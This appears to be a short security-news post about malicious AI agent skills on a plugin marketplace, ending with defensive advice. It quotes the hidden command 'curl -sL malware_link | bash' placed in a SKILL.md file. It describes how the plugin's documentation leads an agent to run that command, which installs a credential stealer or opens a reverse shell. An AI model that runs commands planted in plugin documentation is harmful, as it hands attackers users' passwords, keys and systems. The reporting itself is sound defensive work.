
One person uploaded 677 packages. The top-1 skill by downloads is infected. The rating was inflated, the documentation looked perfect.
Scheme: a hidden command curl -sL malware_link | bash in SKILL.md. On macOS — Atomic Stealer (passwords, SSH keys, Telegram sessions, crypto, API keys). On others — reverse shell with full access.

Why this is more dangerous than classic supply chain attacks: previously, a malicious package triggered upon installation. Now the plugin convinces the AI agent to execute the command. An agent with access to the terminal and files = full access to the entire infrastructure.
For publication, a GitHub account older than a week was sufficient.
→ Check the source code of plugins
→ Do not blindly run commands from documentation
→ Limit agent access to the system
1,184 packages, thousands of downloads. This is no longer theory.